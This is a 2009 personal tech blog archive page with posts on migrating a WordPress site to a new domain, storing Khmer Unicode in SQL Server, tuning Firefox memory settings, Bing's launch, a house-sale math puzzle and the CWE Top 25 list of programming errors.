I have prepared the wordpress blog with some modification of the theme; integrated and tested my wanted plugin; prepare all pages, navigation etc. I have named my local site as: www.defondyann.loc but when I move to the server for website: www.defondyann.com I got above error and can't browse the page or went to the admin as well.
I tried as following post:
- http://www.mydigitallife.info/2007/10/01/how-to-move-wordpress-blog-to-new-domain-or-location/
- http://yoast.com/move-wordpress-blog-domain-10-steps/
- http://codex.wordpress.org/Moving_WordPress
I. At my local server, I prepared the virtual host by naming as: www.defondyann.comI'm sure you guy know how to do virtual host in windows; any way, here it is:
- apache2.2.6\conf\extra\httpd-vhosts.conf
   ServerAdmin webmaster@defondyann.com
   DocumentRoot "Z:/defondyann/wordpress"
   ServerName defondyann.com
   ServerAlias www.defondyann.com
   ErrorLog "logs/defondyann.com-error_log"
   CustomLog "logs/defondyann.com-common.log common" combined
- Change at C:\WINDOWS\system32\drivers\etc\hosts
127.0.0.1 www.defondyann.comII. I browsed the website locally with: www.defondyann.com login to admin as normal
III. Modified upload directory configuration in /wp-admin/options-misc.php
- To change upload directory to: wp-content/uploads
UPDATE wp_options SET option_value = replace(option_value, 'http://www.defondyann.loc', 'http://www.defondyann.com') WHERE option_name = 'home' OR option_name = 'siteurl';
UPDATE wp_posts SET guid = replace(guid, 'http://www.defondyann.loc','http://www.defondyann.com');
UPDATE wp_posts SET post_content = replace(post_content, 'http://www.defondyann.loc', 'http://www.defondyann.com');
It's working for me,
Good luck,
Sunday, July 26, 2009
[A Solution Game] A man bought a house
Can anyone write the procedure how to solve this below problem?
It seems we will have two answers according to the way of resolvers thinking can be thinking with Maths or with Business, please write down and share in the comment:
Problem:
======
It seems we will have two answers according to the way of resolvers thinking can be thinking with Maths or with Business, please write down and share in the comment:
Problem:
======
"A person bought a house for $60,000. Soon thereafter they sold it for $70,000, upon moving out of town.
A few month later, they were transftered back to town and purchased the same house for $80,000, then the person grew tired of the house and resold it for $90,000."
Question: How much money did the person gain/lose (or break even) on the exchange? How you calculate this?
Monday, July 13, 2009
SQL Server with Unicode / Khmer Unicode characters
To be notice MS SQL supports only UCS-2 encoding so do not have encoding with UTF-8 as we expected as MySQL or some other database server as well. This means that you can't use UTF-8 character encoding with Microsoft SQL Server:

So if you need to store national characters in Microsoft SQL Server - please consider using a national character encoding (U+1780 to U+17FF in Unicode/ISO10646 for Khmer Unicode characters, for example). Change data types:

Here after I type Khmer Unicode and execute the query, I got question marks instead of characters:

So if you need to store national characters in Microsoft SQL Server - please consider using a national character encoding (U+1780 to U+17FF in Unicode/ISO10646 for Khmer Unicode characters, for example). Change data types:
- varchar to nvarchar
- text to ntext
- char to nchar
1. Create database (mtr_db) as normally (default setting)

2. Create table (tblunicode) with two fields (id/name) but
name - data type nvarchar(MAX)

3. Insert Khmer Unicode and execute we got it as we typed!
 Good luck!
name - data type nvarchar(MAX)

3. Insert Khmer Unicode and execute we got it as we typed!
 Good luck!
Sunday, June 21, 2009
Chuon Nat - Khmer Dictionary 2.0 with Unicode font

Let's try to distribute Khmer Dictionary to help all Khmer or people get to know Khmer language enjoy using our right dictionary than some dictionary that wrote wrong Khmer word...
Here, it is Chuon Nat Khmer Dictionary (Khmer to Khmer) 2.0 to download.
The dictionary using Khmer Unicode so please download Khmer Unicode 2.0.
The dictionary contains also the short explanation about Khmer Language Grammar.
Thanks to Buddhist Institute of Cambodia.
You can find other related page for Khmer Dictionary:
1. http://code.google.com/p/khmer-dictionary-tools/
2. http://www.budinst.gov.kh/?q=node/314
Thursday, June 11, 2009
Optimizing the firefox 3.0.x for saving memories
Hum, I got so headache when using a slow computer so I have to find the issue... I know I have many programs installed on my system so these can be the problem but I use mostly the firefox for internet surfing...
I start finding that anytime I open many firefox or tabs at the same it crashes me for a while to use other applications. Check in the process, yes firefox using much memory than others:

Here is the process screen for firefox opens around 25 tabs
Here the way I optimize the firefox configuration:
I. Type about:config on firefox address box
II. Session cofingure:

III. Network configuration: enable these to get faster network speed
IV. Release Memory When Firefox Minimized
Here is the result of the process after optimize:

So seem it helps, so much different, isn't it? :)
Thanks to following posts also:
Enjoy!
I start finding that anytime I open many firefox or tabs at the same it crashes me for a while to use other applications. Check in the process, yes firefox using much memory than others:

Here is the process screen for firefox opens around 25 tabs
Here the way I optimize the firefox configuration:
I. Type about:config on firefox address box
II. Session cofingure:
- search "session" in filter box
- Edit browser.sessionhistory.max_entries – this is the number of pages stored in the history of your browsing session. Basically these are pages that can be reached using your Back and Forward buttons. The default is 50, I reduced it to 20.
- Edit browser.sessionhistory.max_total_viewers – this is the number of pages that are stored in RAM so that they aren’t re-processed by Firefox’s rendering engine. This is what allows you to go Back to a page in Firefox and have it load almost instantaneously. The number of pages stored actually depends on the amount of RAM on your machine. I reduced this to 4 (I have 2GB RAM).
- Edit browser.sessionstore.max_tabs_undo – the number of tabs you can restore after closing them (you can do this with Ctrl/Cmd-Shift-T). The default of 10 is more than I really need, so I reduced it to 5 tabs.
- Edit browser.sessionstore.interval – Firefox saves your session after every 10 seconds by default. I changed this to a more conservative 30000 milliseconds.

III. Network configuration: enable these to get faster network speed
- network.http.pipelining => true
- network.http.pipelining.ssl => true
- network.http.proxy.pipelining => true

IV. Release Memory When Firefox Minimized
- Right click at the content (anywhere) and choose New->Boolean.
- In the textbox, type config.trim_on_minimize and press OK.
- Set the value to true, and press OK
Here is the result of the process after optimize:

So seem it helps, so much different, isn't it? :)
Thanks to following posts also:
- http://support.mozilla.com/en-US/kb/high+memory+usage
- http://blog.codefront.net/2008/09/10/optimize-firefoxs-memory-usage-by-tweaking-session-preferences/
- http://www.go4expert.com/forums/showthread.php?t=8568
Enjoy!
Sunday, June 7, 2009
Welcome to Bing, live search engine

Recently, Microsoft has released a new live search engine called Bing (www.bing.com) (formerly Live Search, Windows Live Search and MSN Search), the question for us is will Bing become a popular search engine as or over Google (www.google.com)?
So this question will see during the long way, I think most people when they meet any issue or require some information, they always remember google than other search engine as yahoo etc. but now as bing become a good one of live search engine so the competition should be starting now.
Bing released online on June 3, 2009 according to the Wiki Pedia record and it has now 16% of statistics counting since it's online till now, it's still a small percentage if compare to google of 60% but see, how fast they are popular now.
Any way, welcome to the new competition of search engine!
Tuesday, January 13, 2009
[NEWS] THE TOP 25 MOST DANGEROUS PROGRAMMING ERRORS
Here is the list of the top 25 most dangerous programming errors to be notified by all programmers:
- CWE-20:Improper Input Validation
- CWE-116:Improper Encoding or Escaping of Output
- CWE-89:Failure to Preserve SQL Query Structure
- CWE-79:Failure to Preserve Web Page Structure
- CWE-78:Failure to Preserve OS Command Structure
- CWE-319:Cleartext Transmission of Sensitive Information
- CWE-352:Cross-Site Request Forgery
- CWE-362:Race Condition
- CWE-209:Error Message Information Leak
- CWE-119:Failure to Constrain Operations within the Bounds of a Memory Buffer
- CWE-642:External Control of Critical State Data
- CWE-73:External Control of File Name or Path
- CWE-426:Untrusted Search Path
- CWE-94:Failure to Control Generation of Code
- CWE-494:Download of Code Without Integrity Check
- CWE-404:Improper Resource Shutdown or Release
- CWE-665:Improper Initialization
- CWE-682:Incorrect Calculation
- CWE-285:Improper Access Control
- CWE-327:Use of a Broken or Risky Cryptographic Algorithm
- CWE-259:Hard-Coded Password
- CWE-732:Insecure Permission Assignment for Critical Resource
- CWE-330:Use of Insufficiently Random Values
- CWE-250:Execution with Unnecessary Privileges
- CWE-602:Client-Side Enforcement of Server-Side Security
Subscribe to:
Posts (Atom)